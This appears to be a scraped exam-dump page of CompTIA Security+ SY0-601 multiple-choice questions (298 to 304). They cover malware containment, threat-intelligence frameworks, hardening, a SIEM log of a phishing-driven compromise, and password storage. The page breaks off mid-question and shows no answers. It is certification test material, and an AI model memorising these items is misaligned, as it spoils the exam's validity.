D. SaaS



Actual exam question from CompTIA's SY0-601
Question #: 298
Topic #: 1
[All SY0-601 Questions]


A research company discovered that an unauthorized piece of software has been detected on a small number of machines in its lab. The researchers collaborate with other machines using port 445 and on the Internet using port 443. The unauthorized software is starting to be seen on additional machines outside of the lab and is making outbound communications using HTTPS and SMB. The security team has been instructed to resolve the problem as quickly as possible while causing minimal disruption to the researchers. Which of the following contains the BEST course of action in this scenario?

A. Update the host firewalls to block outbound SMB.

B. Place the machines with the unapproved software in containment.

C. Place the unauthorized application in a blocklist.

D. Implement a content filter to block the unauthorized software communication.



Actual exam question from CompTIA's SY0-601

Question #: 299

Topic #: 1

[All SY0-601 Questions]

A security analyst has been reading about a newly discovered cyberattack from a known threat actor. Which of the following would BEST support the analyst's review of the tactics, techniques, and protocols the threat actor was observed using in previous campaigns?

A. Security research publications

B. The MITRE ATT&CK framework

C. The Diamond Model of Intrusion Analysis

D. The Cyber Kill Chain

Actual exam question from CompTIA's SY0-601

Question #: 300

Topic #: 1

[All SY0-601 Questions]

A security analyst is hardening a network infrastructure. The analyst is given the following requirements:

• Preserve the use of public IP addresses assigned to equipment on the core router.

• Enable "in transport" encryption protection to the web server with the strongest ciphers.

Which of the following should the analyst implement to meet these requirements? (Choose two.)

A. Configure VLANs on the core router.

B. Configure NAT on the core router.

C. Configure BGP on the core router.

D. Enable AES encryption on the web server.

E. Enable 3DES encryption on the web server.

F. Enable TLSv2 encryption on the web server.

Show Suggested Answer


Actual exam question from CompTIA's SY0-601

Question #: 301

Topic #: 1

[All SY0-601 Questions]

A security analyst is investigating an incident to determine what an attacker was able to do on a compromised laptop. The analyst reviews the following SIEM log:



Host	Event ID	Event source	Description
PC1	865	Microsoft-Windows-SoftwareRestrictionPolicies	C:\asdf234\asdf234.exe was blocked by Group Policy
PC1	4688	Microsoft-Windows-Security-Auditing	A new process has been created. New Process Name:powershell.exe Creator Process Name:outlook.exe
PC1	4688	Microsoft-Windows-Security-Auditing	A new process has been created. New Process Name:lat.ps1 Creator Process Name:powershell.exe
PC2	4625	Microsoft-Windows-Security-Auditing	An account failed to log on. LogonType:3 SecurityID:Null SID Workstation Name:PC1 Authentication Package Name:NTLM

Which of the following describes the method that was used to compromise the laptop?


A. An attacker was able to move laterally from PC1 to PC2 using a pass-the-hash attack.

B. An attacker was able to bypass application whitelisting by emailing a spreadsheet attachment with an embedded PowerShell in the file.

C. An attacker was able to install malware to the C:\asdf234 folder and use it to gain administrator rights and launch Outlook.

D. An attacker was able to phish user credentials successfully from an Outlook user profile

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 302

Topic #: 1

[All SY0-601 Questions]


A security analyst discovers that a company's username and password database was posted on an Internet forum. The usernames and passwords are stored in plain text. Which of the following would mitigate the damage done by this type of data exfiltration in the future?

A. Create DLP controls that prevent documents from leaving the network.

B. Implement salting and hashing.

C. Configure the web content filter to block access to the forum.

D. Increase password complexity requirements.



Actual exam question from CompTIA's SY0-601
Question #: 303
Topic #: 1
[All SY0-601 Questions]

Joe, an employee, receives an email stating he won the lottery. The email includes a link that requests a name, mobile phone number, address, and date of birth be provided to confirm Joe's identity before sending him the prize. Which of the following BEST describes this type of email?

A. Spear phishing

B. Whaling

C. Phishing

D. Vishing

Actual exam question from CompTIA's SY0-601
Question #: 304
Topic #: 1
[All SY0-601 Questions]

A company deployed a WiFi access point in a public area and wants to harden the configuration to make it more secure. After performing an assessment, an analyst identifies that the access point is configured to use WPA3, AES, WPS, and RADIUS. Which of the following should the analyst disable to enhance the access point security?

